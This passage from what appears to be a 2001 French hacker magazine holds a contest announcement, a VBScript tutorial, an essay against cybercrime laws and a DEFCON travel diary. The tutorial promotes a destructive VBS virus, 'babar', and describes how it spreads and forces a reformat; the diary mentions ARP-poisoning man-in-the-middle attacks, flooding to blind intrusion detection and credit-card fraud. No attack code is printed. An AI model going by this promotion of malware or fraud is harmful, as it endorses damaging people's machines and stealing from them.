Mais c'est pas tout, une plaque d'immatriculation sur base de plexy est du meilleur effet...

Toutes les méthodes expliquées (à part pour le GSM) vont avoir pour but de réfléchir le flash de la photo...



LE DEFI

Avis à la populace, à partir du prochain numéro de Hackerz Voice, puis dans chaque numéro suivant vous trouverez de nouveaux défis à relever ! Evil hacking, crypto, coding, cracking, réseaux, virus, sécurité... de quoi tester vos compétences et les mesurer à celles des autres dans un grand contest international (si, si, HZV paraît dans plus de 10 pays !).

Pour donner une chance à tout le monde, il y aura à chaque fois deux niveaux de difficulté: "newbie" pour les nouveaux lecteurs, et "uber hax0r" pour les pros du hack (oserez-vous être 31337 ?). Dans chaque niveau une ou plusieurs épreuves seront proposées à chaque fois, les deux gagnants (newbie et pro) seront choisis par la rédaction en fonction du nombre d'épreuves résolues dans la catégorie concernée, de la qualité des réponses, et de la rapidité (dans l'ordre d'importance décroissante). Ce choix étant subjectif et donc contestable, vous pouvez toujours faire une réclamation mais ça risque d'être juste pour l'honneur, la règle étant que le rédac chef a toujours raison quoi qu'il arrive (sauf s'il a tort, mais ça n'arrivera pas :-). Les meilleures réponses seront publiées. Une personne ne pourra pas être déclarée gagnante dans les deux catégories en même temps, et quelqu'un qui a gagné une fois dans la catégorie "uber hax0r" ne pourra plus jouer chez les débutants. Ça évitera que les grosses brutes viennent empiéter sur le territoire des ch'tis newbie... Par contre les newbies peuvent toujours tenter leur chance chez les pros, ça serait même plutôt bien. D'ailleurs les règles pourront être changées à tout moment, en particulier pour garantir l'équité du jeu ou rendre la compétition plus intéressante.

A propos de règles, pour des raisons évidentes, il est strictement interdit de pirater un serveur, quel qu'il soit, dans le but de répondre à une question. Si l'on s'aperçoit qu'une telle action a été perpétrée, on annulera tout, et le responsable sera traqué et abattu sans sommation :-) S'il y a une exception à cette règle, ce sera clairement spécifié.


Hein ? Quoi ? Ah oui, les cadeaux... et bien, la gloire d'avoir son pseudo perso sur un bô T-shirt d'une valeur inestimable, puisque tiré en un unique exemplaire spécialement pour les vainqueurs du Défi de chaque numéro !
Comment ça, ça suffit pas ? Bon, OK, le pain sec pendant des mois pour pouvoir se payer le matos dernier cri, on connaît. Alors en parallèle il y aura un contest sur 3 numéros (celui-ci inclus). Dans chaque catégorie, celui qui aura été le plus performant sur l'ensemble des trois numéros (même s'il n'a jamais été le gagnant), selon les critères déjà énoncés, aura la joie de se faire offrir le matos de ses rêves dans le magasin informatique de son choix, pour une valeur de 5 000 F !

Mais il y aura aussi pour tous, quelque soit le niveau, le fun de participer, le plaisir du challenge, de se triturer un peu la cervelle, d'apprendre... et c'est ça le plus important.

Quelques tips pour terminer. Of course, les articles de Hackerz Voice et des Manuels peuvent être très (très) utiles. Deuzio, pas la peine de nous submerger d'appels au secours, nous serons impitoyables (même sous la torture et le SYN flood), cherchez plutôt du côté de www.google.com ou dans la netographie. Troiz, pour les newbies les réponses demanderont toujours une certaine réflexion et/ou des recherches, mais resteront complètement accessibles aux débutants, par contre pour les pros il vous faudra de bonnes connaissances techniques et un peu de temps pour coder.

Que les dieux du Hack soient avec vous !

Etes-vous un vrai hacker ? Ta da daaam...



VBS (La suite de HZVS)

Finalement, la programmation, quand on pige vraiment, c pas si dur. Là, fo avoué, on a fait quelque chose de très simple, mais il faut bien apprendre non? La, c'était de la crème. Maintenant, on passe la seconde.

I. LA SECONDE

Là, on est parti d'une idée, qu'on a concrétisée par la programmation d'un fichier qui automatiser notre tâche. C'est une méthode, mais on peut faire autrement. Cette fois-ci, afin de comprendre la structure d'un fichier, on va partir d'un programme et essayer de comprendre son mécanisme. Cette méthode est très utile pour "cracker" un script ou "l'intercepter" à notre profit. Voilà le source d'un prog sympa qu'on appellera arbitrairement "prgname.vbs"

```
**
Dim zozo
Set zozo =
Wscript.CreateObject("Wscript.Shell")
Set PrgName = Wscript.Arguments

head   = " Mon nom est..."
exclam   = 64
info   = 64

if PrgName.Count=0 Then
  zozo.Popup " Eh ! Je t'en poses des questions, moi ? Non mais ! Pour qui tu te prends ?",,head,exclam
else
  for count = 0 to PrgName.Count-1
    fullName = " Je m'apelle " + fullName +
PrgName(count)
  next
zozo.Popup fullName,,head,info
end if
**
```

Il est court mais sympa. Déjà on note que la variable "Whsell" est ici appelé "zozo". les noms des variables ne sont donc pas arbitraires, c important a garder présent à l'esprit. Les trois premières lignes, comme déjà vu, annonce une boîte de dialogue ensuite, elle est paramétrée comme déjà vu (on va pas y passer le réveillon). Ah! du nouveau. si Prgname.count vaut 0, il affiche une boîte de dialogue ou on se fait jeter. sinon il affiche le nom du programme. En fait, si on clique sur des programmes qui n'ont pas de nom du style la Corbeille, Poste de travail... il nous jette sinon il affiche le nom entier du programme dont sa racine.

Ca sert bcp si on a un fichier perdu, ou un dossier et que l'on veut savoir sa racine. les utilisation du langage VBS sont donc autant multiple que diverses. sauf qu'un programme VBS ne fonctionne pas tout seul. On veut le faire fonctionner? OK, eh bien, il va falloir le faire. Ca va nous permettre d'intégrer un script dans l'environnement de Windows. déjà, on enregistre ce code ds un fichier nommé "prgname.vbs". Ensuite, on va essayer de l'intégrer dans le menu contextuel de chaque dossier ou fichier. Pour chaque dossier c pas dur. on va dans Démarrer/Paramètres puis Options des dossiers. Dans l'onglet Type de fichier il faut sélectionner l'option Dossier. Cliquez sur Modifier puis sur le bouton Nouveau. Dans la partie supérieure tapez cke vous voulez, du genre "Quel est mon nom ?" (ce sra cki apparaîtra dans le menu contextuel) En dessous tapez WSCRIPT.EXE c:\adressedufichierprgname.vbs ou c est le nom de votre hd.

Et voilà. Cliquez dorénavant sur un dossier et il vous dira son nom. Pour l'intégrer à Tous les fichiers, c plus chaud car dans la liste Type de fichiers, il n'existe pas d'entrée Tous les fichiers. Donc, on va le rajouter.

Disclaimer !

Ce virus n'est pas la pour éclater la machine de votre pote. Sinon, vous aller sur le net et vous en trouverez plains gratos et ptêt même plus méchant car écrit en ASM. Le but ici est d'apprendre (c le mot d'or du hacking), en l'occurrence le langage de prédilection des programmeurs de vers informatiques, le VBScript. Gardez bien cela en tête.

C bon ? Vous avez compris le fonctionnement du fichier ? Vous avez vu tout ce qu'on peu faire avec un fichier VBS et comment s'en servir dans Windows ? Tant mieux. La prochaine fois, on examinera une autre utilisation pratique du VBS sur un programme, SUPPTEMP, qu'on essaiera d'améliorer au fur et à mesure que nos connaissances progressent.

Bon, maintenant, on passe au sérieux.

II. LE SERIEUX

Chose promise chose due : j'avais dit dans le Manuel 1 kvous filerais un virus en VBS. Il est maintenant dispo sur la page d'Hzv (où ? ben faut chercher). d'abord, présentation générale. Il s'appelle "babar". Il existe sous plusieurs montures. La première remplace simplement et bêtement le contenu des fichiers système par le texte "bonjour babar". Ce n'était pas un virus mais un parasite (on se rappelle, est dit virus, tout prog capable de s'autorépandre). Cette version se reproduit par Internet, par disquette et sur tout le disque. Il se fait passer pour un agent de contrôle système, mais au démarrage suivant il paralyse l'interface Windows. Il supprime les fichiers qu'il faut pour bloquer le PC, mais ne détruit aucune données personnelles (évidemment, sinon, ce n'est pas un virus, c une grosse daube faite par des brelles de lamers qui ne valent rien). Il empêche l'utilisation de l'Explorateur et de tout autre outil permettant une restauration de Windows. Bref, on est forcé au formatage. Et oui, à cause d'un simple VBS! Je l'ai testé et, même en ayant le code sous les yeux, j'ai réussi à échapper de justesse au formatage, mais j'ai passé beaucoup de temps à tout remettre en ordre. L'antivirus McAfee possède la fonction heuristique. Cela lui permet de détecter des virus inconnus en alertant le système en cas de détection de routine de code douteuse (comme une suppression de fichier systèmes inattendue...). Grâce à cette fonction, il est capable de trouver de nouveaux virus qu'il assimile à des virus qui lui sont proches dans sa liste qui en contient actuellement un peu plus de 65000. par conséquent, Babar est détecté comme étant infecté par le virus Loveletter même si son mode d'action est différent de iloveyou. Vous pouvez modifier les messages à souhait ou meme personnaliser le virus. Sa structure a été simplifié pour que vous pigiez l'essentiel. Ce que vous ne comprenez pas, de toute façon, on le reprendra plus tard alors pas de panique et ne mailbombez pas le rédac'chef pour ça ;) Sa signature est Bonjour Babar. Vous noterez sa taille (8Ko).

Effectivement, VBS est langage de très haut niveau. C pourquoi il est essentiel de créer des fonctions (ou des routines générales) plutôt que de répété des actions des dizaines de fois. Il faut automatiser les actions en théorisant des routines simples, générales et qui sont moins gourmandes en place. 8Ko, c déjà gros, vous verrez plus tard qu'on peut mieux faire.

Stigmata

WARNING !

si vous avez le gestionnaire Office, je vous conseille de ne pas le faire car dès que vous cliquerez sur les icônes il dira le nom du fichier. Sinon, allez dans la base de registre via regedit. Allezdans HKEY_CLASSES_ROOT* cliquez sur [Défaut] à droite et donnez-lui la valeur Tous les fichiers. Rajoutez au même endroit une valeur binaire, attribuez-lui le nom de EditFlags. Modifiez enfin sa valeur par 02 00 00 00. Fermez regedit. Et voilà. Refaites la même manip que précédemment et c good.

Cyber-criminalité : pourquoi tant de haine ?

Les pays européens se dotent, les uns après les autres, de textes répressifs qui pourraient bien brider l'avenir du Net. Pire, leurs initiateurs sont souvent de bonne foi. On croirait un concours international : projet de loi sur la société de l'information (PLSI) en France, Regulation of investigatory powers act (RIP act) en Grande-Bretagne, LSI en Espagne, Traité du Conseil de l'Europe sur la cyber-criminalité, Convention de La Haye... Autant de textes qui, sous couvert de favoriser le commerce électronique, tentent de brider l'usage pourtant légitime qui peut être fait du Réseau. Ces projets ou textes sont particulièrement répressifs et traduisent principalement une peur de ce que l'expression publique peut entraîner. À chaque fois, l'identification, le fichage, la surveillance des internautes est au centre du dispositif réglementaire. Pourquoi ? Pour mieux identifier toute personne qui prendrait position contre une entreprise ? Comme un journaliste auteur d'un site parodique de Danone lourdement condamné ? Tout se passe comme si les États souhaitaient donner les moyens aux entreprises de réprimer toute information critique publiée sur un Réseau non maîtrisable et dont elles commencent à saisir l'effet boule de neige... Il ne s'agit pas de soutenir l'idée que tout peut être dit au nom de la liberté d'expression. Mais plutôt de rappeler que la prise de position responsable, via Internet ou tout autre médium, ne doit pas être criminalisée. Qui s'offusque de ce qui est publié dans les journaux satiriques? Quelle entreprise demande par mail à ce que soient brûlés tous les anciens numéros d'un journal sous prétexte qu'un article a déplu à la direction de la communication ? C'est pourtant souvent le cas pour les webzines. Tous pirates ! Pour faire bonne mesure, à côté des vilains utilisateurs de fichiers MP3, les auteurs de ces textes n'hésitent pas à criminaliser tous les script-kiddies du monde. À trop vouloir emprisonner (5 ans dans le PLSI) des enfants qui lancent des attaques de type déni de service ou qui apposent leur tag sur une page d'accueil, il y a un léger risque que les responsables politiques ne semblent pas prendre en considération. Celui de taper sur les lampistes. Car les vrais pirates, ceux qui peuvent avoir une influence sensible sur l'économie ou sur un groupe d'entreprises, ceux-là ne se font pas attraper. Ou moins souvent, tout du moins. Par ailleurs, l'élaboration de ces textes se fait dans la désorganisation la plus totale en dépit des dénégations des autorités. On trouve ainsi dans le PLSI un article 35 qui précise que la mise à disposition d'un programme permettant de réaliser un délit informatique doit être sanctionnée. Ce dérapage intellectuel avait été modifié dans le projet de Convention du Conseil de l'Europe. En effet, il sera sans doute difficile de mettre Bill Gates en prison sous prétexte qu'il fournit des fenêtres DOS capables de lancer des pings par milliers. Ou de lui reprocher la mise à disposition de chevaux de Troie (pardon, d'outils d'administration à distance), comme c'est le cas de la plupart des sociétés commercialisant des logiciels de sécurité informatique. Ne parlons même pas des protocoles du Réseau qui permettent, en toute légalité, de " faire parler " une machine connectée à Internet à un point qui ferait pâlir n'importe quel auteur de ces textes. C'est un problème qui renvoie à la manière dont le réseau a été construit. Rien à voir avec les pirates. Le problème lié à cet article 35 est par ailleurs terrible pour les auteurs de logiciels libres de sécurité informatique. Car ils ne bénéficieront même pas de la présomption d'innocence accordée - à on ne sait quel titre - aux entreprises du secteur... Et il ne restera plus aux administrateurs et aux responsables sécurité, après l'adoption du PLSI, qu'à tester leurs réseaux avec des incantations chamaniques. L'obscurité vaut-elle mieux que la lumière? Il est par ailleurs probable que ces textes aient un effet contraire au but recherché. À force de rendre mille choses illégales, ceux qui veulent prendre la parole (même de manière responsable) ne le feront plus en public. En d'autres termes, le Web deviendra une vitrine commerciale à peu près aseptisée tandis que de petites communautés se créeront autour de thèmes qui ne plaisent pas forcément aux autorités ou aux entreprises initiatrices de ces textes. La sécurité informatique ne sera plus un sujet partagé et discuté ouvertement. Quelques "élus" se partageront les failles dans la plus grande obscurité. Pourtant, il n'est pas nécessaire d'être commissaire divisionnaire pour comprendre qu'il est plus facile, pour un représentant de l'ordre, de surveiller un groupuscule ayant pignon sur rue, plutôt qu'un groupe terroriste passé dans la clandestinité... Non ?

Elmut





La DEFCON 2001



La DEFCON est le rassemblement de hackers le plus célèbre au monde, à Las Vegas, Nevada, US. Plusieurs milliers de personnes y assistent chaque année, venues de toute la planète. Bien qu'il y ait une grosse majorité d'Américains, nous avons rencontré des anglais, un groupe de hackers asiatiques (sous Win2000 !), et même des belges et quelques français. Des pirates informatiques, des professionnels de la sécurité, des administrateurs réseau envoyés par leur entreprise, tous étaient là pour échanger entre eux et apprendre les dernières nouveautés lors des conférences. Sauf bien sûr les agents fédéraux, qui se faisaient discrets mais étaient bien présents, comme l'a prouvé juste après la convention l'arrestation opportuniste d'un hacker russe expert dans l'art de casser les protections des livres électroniques. :(

Pour la 9ème édition de cette convention, Hackerz Voice a envoyé en reportage FozZy et NaGaz, le vainqueur de notre concours. La DEFCON 2001 a duré trois jours, dans un hotel 4* de rêve, sous un soleil torride. Dans trois gigantesques salles de conférences (correspondants à trois niveaux de compétences techniques différents) les conférenciers se relayaient toute la journée pour parler d'un sujet qu'ils maîtrisaient tous à fond. Ils étaient bénévoles, mais malheureusement cherchaient souvent à faire de la pub pour leur entreprise ou à se faire connaître pour avoir un emploi. Les conférences étaient donc d'un niveau inégal, mais globalement très instructives. A côté d'une des nombreuses piscines de l'hotel, les gens pouvaient se retrouver dans un hall géant et brancher leurs ordinateurs portables au réseau. C'était aussi le lieu où se vendaient les bouquins les plus underground qu'on puisse trouver, avec un stand de vente de matos d'occasion peu fourni mais comprenant des perles rares (un vieux radar de l'armée, un détecteur de mensonges... hors de prix helas), et un paquet de T-shirts pour les frimeurs ("got root", "my 2nd computer is your linux box"...). D'ailleurs certains ne connaissaient rien à l'informatique, ils étaient juste venus pour faire admirer leur look déjanté, et retrouver les autres dans l'ambiance libre et rebelle qui reste celle de la Defcon (malgré les aspects commerciaux de cette manifestation qui lui sont venus avec le succès).


Le plus intéressant de l'activité du hall était ce qui se passait sur le réseau. Les machines amenées par certains étaient des chef-d'oeuvre, comme cet ordinateur servant de serveur FTP warez fabriqué dans une valise qui faisait office de boîtier. Mais la plupart avaient amené un portable sous linux, avec une minorité de Windows 2000 et de MacOS, et bidouillaient dans leur coin ou par petits groupes. Une partie du hall était réservée à la compétition de piratage, le "Catch the Flag". Des groupes de hackers (internationaux) se sont affrontés pendant les trois journées presque sans aucune pause, dédaignant les conférences, pour pirater les serveurs mis en place par les concurrents.

Comment résumer tout ça ? Chaud et froid... Le mythe de Las Vegas et de la DefCon a un peu craqué, c'était bien, très bien, mais pas si extraordinaire qu'on aurait voulu l'imaginer. C'était génial de sentir que tout le monde était réuni ici par une passion commune, jeunes et moins jeunes, il y avait même pas mal de filles (et compétentes techniquement). Mais on n'a pas trop vu ces fameux hackers censés être l'élite (plutôt des gars aux cheveux violets passant une heure sur securityfocus et autres pour chercher un exploit qui marche), et les confs étaient bonnes mais pas toujours d'un niveau technique ou d'une originalité énormes...



Mais je m'arrête pour céder la parole à NaGaz, qui a tenu un journal de bord de ses expériences journée par journée, et raconte tout ça en détail.

FozZy







JOURNAL DE BORD, PAR NAGAZ

jeudi 12 juillet

Depart de Paris a deux heures de l'aprem en avion Air France, direction LAS VEGAS. Wahou ! Dans l'avion, le trajet est long (15 heures au total), mais c'est champagne a volonte, et mise en reseau de mon portable avec celui de FozZy pour des premiers echanges de progs, et une config musclee de nos firewalls. Pas une mouche ne pourra passer... en theorie. A part quelques coups de speed entre les correspondances, tout s'est tres bien passe, depuis ma premiere conduite de voiture a boite automatique aux States (bin oui, c'est moi le chauf(fard)feur de service ;) jusqu'au test de QI realise par les mecs de la douane(ceux qui connaissent reconnaitront, pour les autres, c'est du genre : "avez vous comme projet d'assassiner le president des USA ?" =)

Le soir, arrivee a l'hotel Luxor, en forme de pyramide, 4* etoiles s'il vous plait. Dans le hall de l'hotel peuvent rentrer 9 Boings 747; les machines a sous occupent tout le rez-de-chausse et tintent 24 heures sur 24: ca y est, c'est sur, on est bien a Las Vegas !

Ma derniere blague de la journee (a 9h du matin heure de Paris en arrivant au Luxor apres un voyage crevant): "la douche ca delasse, mais c'est pas pour autant qu'il faut y aller avec ses chaussures aux pieds"
rideau-dodo-demain lever pour 10h (il est deja 2h00 a Las Vegas)....biiiiiiiiiiiiip-EOT



la pyramide de notre hotel quatre etoiles, le Luxor.


vendredi 13 juillet

ouf ! quelle journee !
Moi qui croyais maitriser l'anglais, je tombe des nu(l)es... la communication est loin d'etre evidente, surtout dans le sens Moi->Others. Menfin, tant que le sens Others->Moi marche a peu pres, je n'ai pas a me plaindre :! Pasque aujourd'hui, avec la conference sur les techniques d'attaque des protocoles de controle, de routage et d'encapsulation (tunneling en anglais), on peut dire qu'on en a eu pour notre argent (enfin, c'est pas le notre, c'est celui d'HZV, mais on en prend soin promis ! ;) Cette conf nous a permis de decouvrir et d'approfondir les differentes techniques utilisables pour arriver a recevoir les paquets correspondants a une connexion entre deux machines (+ ou - sniffer). Citons parmi les plus connues : ICMP redirect, ARP Cache Poisonning, RIP, IGRP, OSPF... Ca fera surement des articles tres interessants tout ca ... ! Et ce qui est bien marrant, c'est que j'ai pu les observer en "live" l'apres midi meme sur le reseau du concours de Hack de la defcon... grace a l'oeil avise de tcpdump guide par des filtres druidement bien choisis pour selectionner l'information. J'ai pas eu le reflexe d'enregistrer les dumps, mais si ca se reproduit, promis je remplis mes quelques 350 Mo de libre avec ces donnees :)

Un mot sur le contest de Hack (le CTF: Catch The Flag): deja les regles c'est pas simple (la comptabilite des points est un vrai casse tete made in US) et ensuite obtenir une place sur une table, une connexion sur un hub, une prise de courant et un siege pour s'assoir ca fait finalement quatre contest avant de pouvoir attaquer le vrai ! Conclusion, je me suis casse les dents sur un serveur MacOS qui faisait tourner httpd et ircd et ca m'a coupe dans mon elan de hacker enflamme... J'ai alors prefere observer ce qui se passait et comment ca se passait.

Un autre truc *c00l* de la journee fut l'installation et la mise en marche de la carte reseau Wireless de FoZzy. Il a reussi a acceder a Internet avec un debit tout a fait acceptable (rien a voir avec le WAP : ca fonctionne a 11Mb/s) sans aucune cable ! C'est vraiment la liberte/frime absolue, mais au detriment total de la securite (c'est pas moi qui le dit, c'est Marcus Andersson from Sweden qui nous a fait un petit speech sur les failles de ce protocole :) D'apres lui, 85 % des reseaux d'entreprises sont completement vulnerables: le traffic reseau est en clair sur les ondes (ou crypte avec un mot de passe par defaut), ce qui fait qu'on peut le sniffer a des kilometres de distance avec un portable, une carte sans fil et une antenne parabolique. En se baladant dans les rues de San Francisco il en a trouvé plusieurs centaines...

La journee a fini en beaute sur la projection du film "traque sur internet", qui retrace la derniere aventure du celebre hacker Kevin Mitnick face a Tsutomu Shimomura. Le film etait pas mal, sans plus, mais le voir en compagnie de veritables hackers etait mythique. Le public commentait les actions de Mitnick a haute voix et lancait des vannes, surtout quand Mitnick echappait de justesse au FBI.




Un materiel impressionnant

Arf, j'allais presque oublier la chasse aux "Feds" !!! parait qu'il y en avait deux qui ont ete reconnus (parait meme qu'il y avait des potes francais de la DST... nice to meet u guys :). Ca mettait un peu d'ambiance : ca gueulait, ca rigolait, ca interrogeait, ... Sauf quand yen a un qui a commence a filmer la zone ou avait lieu le Contest, la ca a gueule fort et pas gentiment !

F!aut dire qu'il y a quelques grosses pointures a ce salon et qu'elles ont pas toutes envie d'etre (re-)connues.
D'ailleurs demain apres-midi, nous sommes censes aller a une conference de presse (et vi, nous avons le badge press VIP :) ou serons presents de Federaux et la NSA. Nous en saurons alors plus sur combien coutent aux States les crimes d'intelligence et de curiosite...



Une derniere remarque pour finir : c'est dingue ce que les petits ricains sont precoces ... On a pu voir un gamin de 7 ans s'amuser avec le portable de sa mere !!! Et les jeunes de 11 ans qui maitrisent a fond le hacking, ca cours les salons de hackers !!! C'est pas tout a fait le cas en France.... alors bougez vous un peu les chtits newbies ! Faut absolument arranger ca ! (en faisant des salons ? idee lancee...)



samedi 14 juillet


Gooz ! je viens de relire l'avant-dernier paragraphe d'hier ! euh... ya eu un changement de programme finalement. On n'a pas pu voir les Feds, c'etait trop tot. Alors vu que c'est des types super sympa, ils ont decide de revenir le soir pour nous montrer a quel point ils sont utiles dans la societe Americaine (et oui, faut bien justifier les impots que les ricains payent... ;)
Ils sont donc venus pour menacer les organisateurs du concours de "Social Engineering" de poursuites judiciaires en plein milieu de la mise en place du materiel (il y a eu un paquet de problemes techniques qui ont retarde le lancement du concours (les types du son n'arrivaient pas a eviter le larsen lorsque les candidats parlaient au tel et que ceci etait amplifie sur les enceintes de la salle...awfull)).
Donc alors que l'organisateur etait sorti de la salle pour voir si on avait toujours ce sale larsen si les coups de fils etaient passes depuis dehors, deux types de la police sont venus le voir en tete a tete (on ne l'a su qu'apres) et ont menace de poursuite judiciaire quiconque participerait au contest... L'organisateur ne voulant pas entrainer des problemes avec la justice a prefere annule le concours, apres avoir quasiment declenche une emeute en anoncant la triste nouvelle (d'ailleurs les Feds ont deguerpi vite fait...). Quand meme... le social enginnering n'avait pas d'ambition illegale ou mauvaise, il n'y avait aucune raison d'ordonner son annulation. Les organisateurs avaient juste recupere des numeros de tel de celebrites, les candidats devaient les appeler et leur faire dire certaines choses. Conclusion : nous sommes libres, libres de nous soumettre, libres d'accepter une vision commune de standard de "bien et de mal" de "beau ou de laid", ou encore libres de penser de la maniere la moins intelligente, comme des consommateurs moutoneux que la societe voudrait que nous soyons. Toute autre facon de faire est consideree comme illegale et sera reprimee. En avant marche, direction l'abatage bande de moutons. Ou alors prenez un autre choix...

A part cet incident, toute la journee s'est tres bien passe, FoZzy a pu interwiever des stars de la scene (wooo ! ;), les conferences ont parle des concepts de Systemes de Detection d'Intrusion (IDS ou NIDS : essentiellement base sur snort), et comment les rendre inefficaces avec un flood reseau distribue. Il a ete montre qu'avec seulement 300 machines connectees par un modem 28800 bps sur internet, on pouvait generer un trafic suffisant pour saturer les reseaux haut debit a 100 Mbits/s, et rendre les IDS inefficaces (car avec un tel debit aucun IDS ne peut logguer plus de quelques pour cents des paquets qui passent, et donc une attaque aura de grandes chances de passer inapercue). Ils ont aussi parle des logs NT et comment les exploiter pour detecter les intrusions.
J'ai egalement recupere sur le reseau du CTF les logs d'une attaque de Man In the Middle extremement efficace : elle utilise l'ARP poisonnning et l'ICMP redirect et a l'intelligence de tout nettoyer a la fin des operations. Elle permet de s'inserer dans une connection entre deux ordinateurs (d'ou l'expression Man in the Middle ou MIM). Je vous donne RV dans le Manuel 3 pour un ch'tit article sur ARP sur la base de ces logs.

Et pour finir la journee, visite des casinos ou nous avons failli devenir milliardaire en jouant 7$ aux machines a sous. Au bout de 10 min nous sommes rentres bredouille, sans filles en mini-jupe, sans limousine et sans helicoptere personnel... "That's just the end of the dream for you guys !" Las Vegas, on aime ou on n'aime pas. Des hotels-casinos gigantesques plantes au beau milieu d'une ville immense mais ordinaire, cette course au gigantisme et au spectaculaire donne finalement une impression artificielle, on dirait du carton-pate. Ce n'est pas si enthousiasmant que ca, l'ambiance a cette periode de l'annee n'etait pas tres chaude, bien qu'il y ait du monde les lieux etant trop grands la foule se dilue et on se retrouve a 3 a la table de roulette. Les casinos tournent 24 heures sur 24, les gens sont un peu blases ainsi que les croupiers, et il n'y a que dans les boites ou on retrouve un peu de vie et d'animation a taille humaine. Mais on a prefere retourner a l'hotel pour coder un peu.
Finalement, on aurait mieux fait d'aller au "TCP/IP drinking game": tout le monde se met autour d'une table et pose a tour de role des questions techniques sur TCP/IP a son voisin. Celui qui ne sait pas repondre vide son verre... !!

dimanche 15 juillet

Pour le dernier jour, nous y sommes alles dans le but de plus s'amuser (dans la piscine par exemple). :) Mais nous avons tout de meme suivi quelques conferences sympatiques comme celles sur comment securiser les routeurs Cisco, et les machines Windows2000 (il a fallu plus de deux heures pour cette derniere conf :). FoZzy a egalement participe a une conference improvisee (pour remplacer celle sur la secu de IP v6), a propos des cartes de credit et comment les exploiter pour s'offrir des cadeaux sur le dos d'un pigeon.



L'une des nombreuses piscines de l'hotel





